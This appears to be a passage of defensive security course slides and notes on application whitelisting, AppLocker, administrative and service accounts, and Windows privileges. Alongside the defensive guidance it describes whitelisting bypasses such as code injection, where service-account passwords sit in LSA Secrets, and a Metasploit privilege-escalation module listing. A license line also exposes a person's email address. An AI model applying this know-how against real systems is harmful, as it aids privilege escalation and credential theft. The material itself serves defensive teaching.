 - While application whitelist in detect-only mode is still extremely useful, the prevention capabilities offered by whitelisting are significant
- Phase 1 simply runs the configured application whitelisting tool in detect-only mode to identify and investigate any false (or true) positives

Phase 1: Targeted Detection

After building the whitelist, we will initially deploy it in a mode that supports targeted detection. The basic idea of phase 1 is to have a defined period of time in which the application whitelisting capability will be configured in detect-only mode.

Note that although application whitelisting in detect-only mode can still be a significant security posture improvement, there are important wins to actually employing the prevention capabilities of the application whitelisting product.

The goal of phase 1 is to help tune the application whitelist by looking for especially false positives. In this case, false positives are those binaries that are disallowed from executing even though they are necessary for the business.

True/False Positive

- While running in detect-only mode, you almost certainly will find some alerts for executables not on the list
- Scrutinize, rather than blindly whitelisting, any executable that is not already on the list of approved applications
 - False Positive: Business-necessary code not already whitelisted
 - True Positive: Unnecessary, or evil, executable not on whitelist (read: possibly compromised host)
- Every organization I have worked with has uncovered preowned hosts via this project
- Almost every organization that skips the detection phase (what we call phase 1) and jumps to blocking ends up with at least a partially failed deployment

True/False Positive

The easiest way to diminish the efficacy of your application whitelisting product is to allow folks to easily whitelist without additional oversight.

Each and every application whitelist alert (or block in phase 2) must be carefully reviewed to determine whether this should have been blocked or not. Careful review is absolutely necessary.

Every organization I have ever worked with that went through this process in a diligent fashion found evidence of already compromised systems that were previously unknown to the organization.

Phase 1: Duration

- **Question:** How long should you spend in this detect-only phase of deployment?
- **Answer:** As long as it takes
- Certainly, stay in phase 1 through a solid update cycle of major applications (in some cases this could be 3–6 months)
- Don't jump too early to the next phase, or you risk potentially turning your whitelisting project into shelfware
 - Especially true for complex organizations with significant variance between endpoint application requirements
- Premature phase 2 could also render the application whitelisting project forever detect-only
 - Which can still be a significant security capability

Phase 1: Duration

How long should we stay in phase 1, detect-only mode? “It depends” is a true but not terribly helpful answer. Another not terribly helpful answer: “As long as it takes.”

Perhaps one of the best ways to consider the answer is to understand the disadvantage of moving too quickly into phase 2. Too rapid a migration to phase 2 often results in false positives, blocking execution of legitimate executables, which I have seen on numerous occasions render the entire whitelist forever detect-only mode in production.

The main goal of phase 1 is not simply to find things overlooked on the initial build of the whitelist. Rather, the primary goal is to establish solid processes that can allow the whitelist to be effectively managed over time.

Phase 2: Strict Enforcement

- Goal: Find/review systems that are trying to execute binaries not already on the whitelist
- Wait a second; I thought the goal was preventing execution of binaries not on the whitelist
 - That is great too, but detection is an even more important capability
- Strict enforcement now finally has us actually blocking unknown executables from running

Phase 2: Strict Enforcement

Some organizations never seem to make it to phase 2, strict enforcement. Or, they jump to phase 2 prematurely and end up being thrown back down to phase 1, typically for a rather protracted period.

While many see the main goal of strict enforcement to be the prevention of non-whitelisted executables from running, I see that as an ancillary benefit. The main goal, from my vantage point, is to find and review any systems that are attempting to execute binaries not already on the whitelist.

Assuming ample time and attention were devoted to phase 1, then phase 2 can provide incredibly valuable detective capabilities.

Blocking -> Detection

- Preventing execution of unknown binaries is a win
- Don't stop with prevention though, or you will miss out on a significant security boon
- Determining why an unknown binary attempted execution is even more important than the actual blocking
 - Highly actionable exception/detect
- Very often the block will indicate a compromised endpoint
 - Necessarily the block is something requiring review

Blocking -> Detection

The ostensible goal of application whitelisting is to prevent the execution of unknown or untrusted binaries. An even more important aspect is to determine what allowed the executable to make it to the system in the first place and, further, whether this binary is needed.

Hopefully, the blocked executable is actually a trusted binary that either was not previously identified for inclusion on the list or represents an update to an already included binary. In either case, our process has failed us, as we need to be able to get ahead of attempted execution of trusted binaries.

Naturally, the other alternative is that the binary is not in fact trusted.

Ultimately, whether a trusted or untrusted binary, we need to do root cause analysis to determine, if possible, how the binary got on the system in the first place.

Trusted Binaries

Recall how the application whitelisting tool determines “known good”

- Filename
- File Location
- Integrity Hash
- Digital Signature

We know, and adversaries know, methods employed to determine “known good”

Trusted Binaries

Recall that one of the initial points of discussion about building the whitelist focused on the integrity of the whitelist. How do we initially identify trusted binaries, and then also what do we verify to ensure the binary presented for execution is, in fact, the trusted binary it purports to be?

Common ways of identifying binaries in the whitelist include:

- Filename
- File Location (path)
- Integrity Hash (MD5, SHA1, SHA256)
- Digital Signature

These are commonly used means of identifying binaries as trusted and are also known to adversaries. So, consider how they might attack these.

(Previously) Trusted Binaries

- **Filename:** Adversary uses trusted filename
- **Location:** Adversary drops file into trusted location
- **Filename + Location:** Adversary trojanizes/replaces trusted binary with evil
- **Hash:** Possible hash collision, which is not a very likely scenario (especially with SHA256)
- **Digital signature:** Vendor's code-signing certificate is stolen

(Previously) Trusted Binaries

Consider some of the various ways that adversaries might attempt to circumvent our approach to whitelisting:

- **Filename:** Adversary uses trusted filename
- **Location:** Adversary drops file into trusted location
- **Filename + Location:** Adversary trojanizes/replaces trusted binary with evil
- **Hash:** Possible hash collision, which is not a very likely scenario (especially with SHA256)
- **Code signature:** Vendor's code-signing certificate is stolen

Hash Bypass

- How can adversaries bypass the executable hash integrity check?
- Rather than putting executable content on the hard disk, adversaries inject executable content into running memory
- Standard method injecting a DLL into a running process
 - Though less intrusive methods are possible too (reflective DLL injection)
- Effectively adds executable content to an existing trusted binary
- This is the most significant way to bypass application whitelisting capabilities
- Check out Jake Williams's webcast on Code Injection

Hash Bypass

So, how can adversaries bypass something like SHA256? The adversaries will not bypass it via the obvious hash collision approach that could possibly be attempted against a weaker hashing algorithm.

One means to gain execution capabilities is to alter executable code after it is already running. There are various methods for code injection.

Jake Williams (@malwarejake), an instructor of both advanced exploit development and advanced forensics classes with SANS, has a webcast in which he explores code injection, "50 Shades of Hidden – Diving Deep into Code Injection."¹

Reference:

[1] 50 Shades of Hidden – Diving Deep into Code Injection – SANS Institute, <https://sec511.com/7a>

"Aren't advanced attackers moving towards code and DLL injection..."

- Yes, they are, as we just discussed
 - Especially versus systems that are hardened with application whitelisting
 - Increasing the attacker's cost == winning
- The cardinal sin of preventive controls:
 - Set it and forget it
- Step 1: Deploy application whitelisting (preventive control)
- Step 2: Monitor blocked applications closely and react in real-time (detection FTW!)

"Aren't advanced attackers moving towards code and DLL injection..."

Some IT people spend a lot of time and cycles shooting down great ideas. Both course authors have delivered evening talks and mentioned that application whitelisting will (temporarily) defeat many scenarios in which the attacker uses Mimikatz. Often, a hand will shoot up, with the attendee eager to explain a scenario in which the attacker could bypass application whitelisting. This is true, but that normally happens after the attacker has triggered the whitelist. Your SOC, at that point, should be receiving the whitelist alert and will trigger the incident-handling process.

Advanced Application Whitelisting

- More advanced application whitelisting is required to deal with executable content added to running memory
- Not all vendors will provide this capability
 - Ask them how they handle the memory injection scenario
- Typically, application whitelisting that comes as part of a larger endpoint protection suite will lack this capability

Advanced Application Whitelisting

Attempts to counter the potential for application whitelisting bypass are more likely to be found in standalone commercial application whitelisting products.

Though hopefully this will change, my experience with application whitelisting (also possibly called application control) functionality offered as an element of a larger endpoint security suite does not include much capability for countering techniques like code injection.

However, do not let perfect be the enemy of good. Simply because a product can be bypassed, which will necessarily be the case, does not warrant forgoing the significant protections it does afford us.

Linux AppArmor

AppArmor adds Mandatory Access Control (MAC) capabilities to many Linux distributions

- Included by default in Ubuntu and OpenSUSE

Includes application whitelisting

- Enforce mode: Enforce policy, log violations
- Complain Mode: Auditing only, log violations

It is path-based

- Not as secure as whitelisting that uses file hash-based restrictions

Linux AppArmor

The following Linux distributions support AppArmor:

- Annvix
- Arch Linux
- Debian
- Gentoo
- Mandriva
- openSUSE (integrated into default install)
- Pardus Linux
- PLD
- Ubuntu (integrated into default install)¹

Reference:

[1] Wiki – AppArmor / apparmor – GitLab, <https://sec511.com/8c>

Software Restriction Policies

- AppLocker, discussed next, provides Microsoft's best approach to application whitelisting
- However, AppLocker is unavailable for OS prior to Windows 7 (which you should not have) and Windows Server 2008 R2 (which you might still have)
 - AppLocker might also not be available even on more modern versions of Microsoft operating systems if you do not have a sufficiently expensive license
- In those circumstances, Software Restriction Policies could provide some free application whitelisting capabilities
 - Though far less feature-complete than AppLocker
 - Which is far less feature-complete than pure-play application whitelisting products

Software Restriction Policies

One of the first attempts at what we now term application whitelisting come in the form of Microsoft's Software Restriction Policies (SRP).¹ Though many think of AppLocker when considering Microsoft's approach to application whitelisting, SRP still exists and is applicable to a larger range of versions of Windows.

If you have desktop or server systems prior to Windows 7 and Server 2008 R2, respectively, then AppLocker is unavailable. Additionally, even if you have newer versions of Windows, AppLocker could still be out of reach, depending upon the particular license you have.

While SRP is an option for modern systems, if your organization is serious about application whitelisting and is concerned about management overhead, then AppLocker is certainly the preferred Microsoft-provided approach.

If you plan to leverage AppLocker but still have down-level clients or servers that will move from SRP to AppLocker through replacement, then you can safely have both SRP and AppLocker served via Group Policy. On systems that support AppLocker, it will take precedence over SRP even if GPO precedence would dictate otherwise.²

References:

[1] Software Restriction Policies | Microsoft Docs, <https://sec511.com/81>

[2] See: Using Software Restriction Policies and AppLocker Policies | Microsoft Docs, <https://sec511.com/7y>


AppLocker

Microsoft provides application whitelisting capabilities for free

- Free, if you have already purchased the most expensive version of their OS

Not as robust/full-featured as most dedicated application whitelisting products

- But, it also might not cost anything
- And does not require additional software or management infrastructure



AppLocker

Though considered the successor to Software Restriction Policies, AppLocker¹ can actually sit side-by-side with SRP. See the previous page for discussions of commingling AppLocker and SRP.

You should understand some of the extremely important differences² between the functionality afforded by AppLocker and that of SRP if the decision of which to deploy is a business decision. However, if you have licenses that allow for the user of AppLocker rather than SRP, then there is no question, you should absolutely prefer AppLocker over SRP.

AppLocker's most compelling feature for most organizations is the low, low price: FREE. It is free assuming that you have already purchased the highest level of licenses for your desktop OS. Another significant advantage of AppLocker is that it is built into Windows and therefore does not require an agent to exist on the system or an additional management server/console to support and learn.

Management of AppLocker is achieved through local, or more likely, domain Group Policy. Applocker inherits all of the management benefits and challenges already inherent in Group Policy.

AppLocker is not a full-featured replacement for a dedicated third-party application whitelisting product, but, if you already effectively own it, then AppLocker does provide significant benefits.

References:

[1] AppLocker Overview | Microsoft Docs, <https://sec511.com/80>

[2] When to Use AppLocker | Microsoft Docs, <https://sec511.com/7x>

AppLocker Phase 0: Rule Creation

Auto Generate rules from reference system

- Should not be a currently fielded (read: compromised) system

Deny hash rules from reference system by blocking everything referenced in a folder (hat tip to @JasonFossen and #SEC505)

- Old versions of applications
- Collected malware
- Hacking tools
- Executables discovered during an incident

AppLocker Phase 0: Rule Creation

As discussed previously, phase 0 involves building out the whitelist. AppLocker supports the automatic creation of default rules, which typically are associated with ensuring Windows still functions correctly.

Additional capabilities include being able to leverage a reference system for building out both allow and block rules.

A technique suggested by Jason Fossen (@JasonFossen) in the highly recommended SANS SEC505: Securing Windows with the Critical Security Controls (#SEC505) class,¹ involves maintaining a reference system for AppLocker allow and deny rule creation. A specific example of employing this technique involves creating a folder that can serve as a block rule point of reference.


As new malware, hacking tools, or outdated versions of apps are identified, they can be put in the folder, and updated block rules can be easily generated and disseminated throughout the domain via GPOs.

Reference:

[1] SEC505: Securing Windows and PowerShell Automation, <https://sec511.com/8j>

AppLocker Phase 1: Audit Only

- AppLocker should initially be implemented in “Audit Only” mode
- Anything that would have been blocked will result in an event log being cut
- Look for Event ID 8003 in the logs to see what would have been blocked had the enforcement been enabled




AppLocker Phase 1: Audit Only

Implementing what we described previously as phase 1 is fairly straightforward with AppLocker. Simply choose “Audit Only” mode for AppLocker’s configuration.

Recall the goal of phase 1 is to determine what would be blocked and to understand how to establish efficient processes for handling these exceptions. AppLocker writes Event ID 8003 to the event logs whenever the AppLocker policy would have blocked execution had it not been configured in Audit Only mode.

Audit Only Mode



Audit Only Mode

In the slide above, we see an example of Event ID 8003 being generated by AppLocker. The event in question suggests that nc.exe was allowed to run, but that it would have been blocked were AppLocker configured to enforce rather than simply audit binary execution.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Administrative Accounts.

Inevitable Exploitation

- Let's assume an adversary is able to successfully exploit an application and has remote code execution privileges
- This is exploitation in spite of focus on
 - **Patching Apps**
 - **Configuration Management**
 - **Patching Systems**
 - **Application Whitelisting**
- We made their task significantly more difficult, but they still compromise a system...
 - What can the adversary do?
 - What will the impact be?
- These questions will require answers to many more questions and a significant understanding of the environment and systems

Inevitable Exploitation

We have worked our way through four of the five major components offered a place of priority by the CIS Critical Security Controls. Imagine an adversary is able to successfully exploit a vulnerable application and gains remote code execution privileges. This exploitation occurs in spite of our efforts to frustrate the adversary's ability to achieve successful exploitation through patching both applications and systems, hardened baseline security configuration, and even application whitelisting.

Is this exploitation impossible or unthinkable? No, consider it to be inevitable. Our preventive controls can and will be bypassed, which is one of the reasons we so heavily emphasize detection and response in this course.

Given the exploitation, what can the adversary achieve? What will the ultimate impact be? These are certainly far from easy questions to answer, but one of the key points to consider is the privilege of the adversary.

Adversary Privilege

- One key question to help determine the capabilities of the adversary on the compromised host
- What privileges does the adversary have?
- Have they gained
 - Enterprise/Domain/Local Administrator
 - SYSTEM
 - UID
 - Local Service/Network Service
- Or, were we able to ensure they gained only limited (read: loser) privileges?

Adversary Privilege

One of the most important first considerations is the privilege gained by the adversary. If you have spent countless hours reading through Microsoft's Security Bulletins, you have no doubt seen this or very similar language, "Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights."¹

The extent of the impact will often be tied directly to the extent of the privileges gained by the adversary. Often, but not always, the privilege gained by the adversary initially has to do with the privileges of the user account on the system. Adversary privilege being tied to the user account is even more commonly the case with the increased incidence of client-side exploitation.

Reference:

[1] Microsoft Security Bulletin Summary for April 2014 | Microsoft Docs, <https://sec511.com/7k>

Privileged Accounts

CIS 4: Controlled Use of Administrative Privileges

The last of the major CIS Controls to review deals with reducing account privileges

- Specifies a reduction in the number of users with admin privileges

This section focuses on reducing the number of folks with highly privileged accounts

- And, ways to limit even those highly privileged accounts we sti

Additionally, the section will also consider aspects of authentication that can be targeted directly



Privileged Accounts

The last major component of the previously discussed key CIS Controls is concerned directly with this aspect of the risk landscape. Specifically, one goal of the control is to reduce the number of users with high-level privileges.¹ By reducing privileges generally, decreasing the number of highly privileged accounts, and also monitoring those remaining highly privileged accounts, we can be better situated to both limit the impact of exploitation and potentially more readily identify attempts at privilege abuse.

Reference:

[1] CIS Controls, <https://sec511.com/2k>

Administrative Accounts

- How many administrative accounts exist?
- Different levels of Windows admins
 - Built-in Administrator
 - Local Administrator
 - Domain Administrator
 - Enterprise Administrator
- What really constitutes an admin account?

Administrative Accounts

If a goal of this control is to reduce the number of privileges, then we should be able to identify the number of admin accounts that exist.

So, obviously this includes all of those accounts that include the word “Administrator” in the account or group name:

- Built-in Administrator
- Local Administrator
- Domain Administrator
- Enterprise Administrator

Seems fairly straightforward, but what exactly constitutes an admin account beyond being overtly referred to as an admin?

How Many Administrative Accounts?

- We will baseline and monitor the administrative accounts in the CSM portion of the course
- However, we need to have a basic handle on what constitutes an “administrative account”
- Are we simply enumerating group membership and decrementing the number?
 - That might be easy, but likely not the real underlying goal of this control

How Many Administrative Accounts?

Once we determine what it actually means to be an administrative account, then we can try to both reduce and monitor the number. Many organizations simply seem to take the obvious path of merely reducing the number of folks with Domain Administrator privileges. While this is no doubt beneficial, we need to consider what it really means to be an admin account and what all that implies.

What Does Admin Mean?

- *Admin* should mean more than just being a member of certain groups
- Imagine if I created a group called *notadmin* and then mirrored the configuration of the admin group
 - Wouldn't those accounts be just as administrative as the more colloquially named?
- Nomenclature is largely meaningless; what we really care about are particular capabilities typically available to administrative accounts
 - So, to be an admin primarily means that you have certain Windows Rights and NTFS permissions


What Does Admin Mean?

To illustrate some of the difficulty of considering admin to simply mean a particular group membership, consider the following. What if I created a group called notadmin and mirrored the configuration of the group to ensure that members of this group had the same effective capabilities as that of the admin group? Would moving accounts from the traditional admin group into the notadmin group change the effective security? Not materially, though it might buy you a checkbox from certain auditors.

The name does not matter so much as the capabilities associated with the accounts. Admin implies certain default user rights, privileges, and NTFS permissions. That is what constitutes being an admin, and that is what truly needs to be controlled, not a naming convention.

Rights/Permissions

- Windows entitlements are fiendishly complex
- NTFS permissions seem like simple, yet granular, file/folder permissions
 - Except these permissions exist for every registry key, printer, file, folder, and every property of every object in Active Directory (simple, huh?)
- User rights are more nebulous and convey user/group capabilities
 - For example, logon locally, backup files, debug programs



Rights/Permissions

If you think Linux is complex, then you have clearly not spent much time working with Windows entitlements. Windows has myriad ways to convey and control entitlements. There are the seemingly simplistic NTFS permissions that do not seem so simple when you realize the vastness of those NTFS DACLs. Every registry key, printer, file, folder, and every property of every object in AD has one.

User rights and privileges are even more difficult to understand and appreciate. These types of entitlements are separate and distinct from NTFS permissions but can certainly impact what you can and cannot do with those files, systems, and objects that are controlled via NTFS.

A later module will detail particularly critical user rights and permissions to control/monitor.

Built-in Administrator

Are the built-in administrative accounts enabled?

- If so, why?
- Don't forget to check for the cleverly renamed admin...

Who needs to log in with administrative access that lacks an individual account with admin access?

- Adversaries and malware

Built-in administrator account is targeted by malware and adversaries for

- Password-guessing attacks
- Pass-the-hash attacks (discussed more soon)

Built-in Administrator

One of the simplest fixes is to consider the need of the built-in local administrator account. This account is clearly not tied to an individual user and thereby violates some key principles of accountability. Put another way, why is the account needed? Some folks consider it to be a fail-safe in the event of some sort of a disaster. If that is a consideration, then consider the risk versus reward of having the account.

This is the only account that every adversary knows by name in advance of even beginning an attack. Even if you rename the account, the administrator account uses a well-known RID, and so the adversary can easily determine the name. Additionally, this one account is not subject to account lockout by default, which means password-guessing attacks are more likely to be successful and also possibly somewhat less likely to be discovered.

Perhaps the most important aspect is the default administrator account being the primary target for pass-the-hash attacks, which will be discussed further shortly.

Built-in Administrator Passwords

Many shops leave the administrator (possibly renamed) account enabled for potential recovery

- Bad idea; are you really going to take time to get in at this level on endpoints?

What is the password for the administrator account?

- Probably something fairly strong—YAY!
- Probably also synced across systems—Boo!

Synchronized administrator accounts expose the organization to pass-the-hash style attacks

Built-in Administrator Passwords

As stated previously, this account is the easiest of targets for password-guessing attacks. However, you very likely have a fairly strong password defined on this account because of its privilege.

Unfortunately, you are also very likely to use the same password or sets of passwords across many if not all systems internally. This is typically a feature of imaging, but, especially given the absence of salts, greatly increases the likelihood of successful pass-the-hash attacks, whereby an adversary authenticates over the network by leveraging the hash for network authentication without requiring knowledge of the cleartext password. Additional details on the pass-the-hash attacks will be provided later in the course.

Local Administrator Password Solution (LAPS)


Microsoft released the Local Administrator Password Solution (LAPS) in May 2015

- LAPS provides a solution to the issue of using a common local account with an identical password on every computer in a domain. LAPS resolves this issue by setting a different, random password for the common local administrator account on every computer in the domain. Domain administrators using the solution can determine which users, such as helpdesk administrators, are authorized to read passwords.¹

Local Administrator Password Solution (LAPS)

Microsoft released the Local Administrator Password Solution (LAPS), a tool for managing local administrator passwords in a domain environment.

Specified users or groups can see the password in the LAPS User Interface (see image below). The passwords are randomly generated and can be automatically changed on a schedule. The passwords are encrypted via Kerberos when sent over the network.²



References:

[1] Microsoft Security Advisory 3062591, <https://sec511.com/78>

[2] Local Administrator Password Solution (LAPS) from Microsoft, <https://sec511.com/8k>

Service Accounts

- Good old service accounts
- For many years, the term “service account” was little more than a wink, wink, nudge, nudge for the auditors
- Service accounts: Those highly privileged accounts that have a user account but are not tied to a particular user and are not controlled as effectively
- Why do we need these types of accounts?
 - Because many applications log on without any interactive user available, but still need to run under a particular account
- Recent changes in Windows Server 2012 allow for much more robust control of service accounts than were previously available

Service Accounts

Another class of accounts that are very often administrative in nature are service accounts. In my experience, many organizations employed the term “service account” rather liberally to indicate highly privileged accounts not directly tied to a particular user and not as closely scrutinized/controlled.

The reason for having service accounts is to allow particular applications to have individualized privileges and run without requiring direct user interaction.

Practically, these accounts are often key targets for adversaries.

Recent versions of Windows have made available Virtual Service Accounts, Managed Service Accounts, and Group Managed Service Accounts. The details of these changes are beyond the scope of this course. Please do your own research or consider taking Jason Fossen’s (@JasonFossen) SANS SEC505: Securing Windows course (#SEC505).

LSA Secrets

- Services can leverage a standard user account rather than Local Service or Network Service
- If a regular user account (or good old domain admin), then how does the service actually authenticate?
- The password is stored in the LSA Secrets in **HKLM\Security\Policies\Secrets**
- This can be read by accounts with the Debug Programs user right/privilege
- Ouch! Please tell me these accounts only have the "Log on as a service" user right

LSA Secrets

Services can—and often do—run as Local Service or Network Service. However, when someone refers to an account as a service account, they are typically implying that there is a traditional user account that is used for authentication. Given that the whole idea of having a user account log on as a service is to keep someone from having to interactively supply a password, then how exactly do the services authenticate?

The answer lies in the LSA Secrets located in **HKLM\Security\Policies\Secrets**.¹

The password for these service accounts is stored within the LSA Secrets. Any account that possesses the Debug Programs user privilege can access and decrypt this data.²

References:

[1] Cached and Stored Credentials Technical Overview | Microsoft Docs, <https://sec511.com/82>

[2] Bernardo Damele A. G.: Dump Windows Password Hashes Efficiently – Part 3, <https://sec511.com/6v>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
- 10. Privilege Monitoring**
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Privilege Monitoring.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Privileged Account Monitoring

- Regardless of how hard we work, we will always end up with some highly privileged accounts
 - Privileged accounts are necessary, but will also necessarily be targeted
- This module will look at permissions, user rights, and privileges that are especially important to both proactively control and monitor
- Monitor closely
 - Accounts wielding these privileges unexpectedly
 - Accounts being granted these privileges

Privileged Account Monitoring

Perhaps we have been able to identify and even limit user accounts with high-level privileges, such as admins. Wonderful, but, by necessity, we will inevitably still have some highly privileged accounts that adversaries will continually target.

The goal of this section is to understand some of those key targeted user rights and privileges, when they are likely to be used, and also how to monitor for accounts using or being granted these privileges.

NTFS Permissions

- Controlling NTFS permissions is both straightforward and cumbersome
- The main difficulty is because those NTFS permissions requiring monitoring are less obvious than user rights
- One approach is to emphasize data that must be tightly controlled, which might require DLP or Dynamic Access Control
- Another approach is to focus on common objects or locations targeted by adversaries

NTFS Permissions

Though NTFS permissions are vast and ubiquitous in Windows environments, they are somewhat straightforward and yet also cumbersome. Some of the key difficulty comes from knowing which in the panoply of NTFS permissions are incredibly important and worthy of additional scrutiny.

One approach is to focus on key data that must be protected in your organization, which might warrant DLP or Microsoft's recent Dynamic Access Control.

A second approach would be to focus on areas that are quite often targeted by adversaries.

exploit/windows/local/service_permissions

```
msf exploit(service_permissions) > info
Name: Windows Escalate Service Permissions Local Privilege Escalation
Module: exploit/windows/local/service_permissions
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Great

Provided by:
scriptjunkie

Available targets:
Id Name
-- --
0 Automatic

Basic options:
Name Current Setting Required Description
-----
AGGRESSIVE false no Exploit as many services as possible (dangerous)
SESSION yes The session to run this module on.

Payload information:

Description:
This module attempts to exploit existing administrative privileges to obtain a SYSTEM session. If directly creating a service fails, this module will inspect existing services to look for insecure file or configuration permissions that may be hijacked. It will then attempt to restart the replaced service to run the payload. This will result in a new session when this succeeds. If the module is able to modify the service but does not have permission to start and stop the affected service, the attacker must wait for the system to restart before a session will be created.

msf exploit(service_permissions) > |
```

exploit/windows/local/service_permissions

This slide includes a screenshot of a Windows local privilege escalation exploit that works by seeking out poorly configured NTFS permissions. In particular, this module attempts either to create a service or, failing that, replace the binary associated with a service due to lax NTFS permissions. This approach can potentially allow users to gain SYSTEM-level privileges.

User Rights and Privileges

- The main aspects of admin that need to be tightly controlled and closely monitored are the significant user rights and privileges
 - User rights refer to logon abilities
 - Privileges refer to particular capabilities other than logon
- Thankfully, user rights and privileges are readily administered via Group Policy
- An exhaustive review of all user rights is well beyond the scope of this module
 - Key critical rights/privileges warrant further detailing

User Rights and Privileges

Compared to NTFS permissions, user rights and privileges are simultaneously more straightforward and more convoluted, which is a bit odd to suggest and seems altogether contradictory. User rights and privileges are more straightforward because after review we will understand some key dangerous rights/privileges to watch carefully. However, they are also more convoluted in that it can be harder to understand what capabilities a user gains by the privilege.

User rights are associated with logon abilities, while privileges refer to particular capabilities other than logon.

Key User Rights

- Controlling user rights can reduce the impact of account/credential compromise
- Significant user rights requiring scrutiny
 - Allow/Deny log on locally
 - Allow/Deny log on through Remote Desktop Services
 - Allow/Deny access via the network
 - Allow/Deny log on as a service

Key User Rights

Windows user rights are concerned with user's abilities to log on to systems. Though straightforward, taking proactive measures with user rights can be a significant boon to security.

- Allow/Deny log on locally
- Allow/Deny log on through Remote Desktop Services
- Allow/Deny access via the network
- Allow/Deny log on as a service

Key Privileges

- Though privileges are a bit more opaque than user rights, controlling a few privileges can greatly increase security
- Some of the most important privileges (@JasonFossen’s “Maleficent Seven”)
 - Debug Programs
 - Impersonate a Client
 - Act as Part of the OS
 - Create a Token
 - Load Drivers
 - Take Ownership
 - Restore Files/Directories

Key Privileges

Though much less simple to understand than user rights, privileges are no less important to our security posture. @JasonFossen refers to these below as the “Maleficent Seven” in #SEC505.

- Debug Programs
- Impersonate a Client after Authentication
- Act as Part of the OS
- Create a Token
- Load Drivers
- Take Ownership
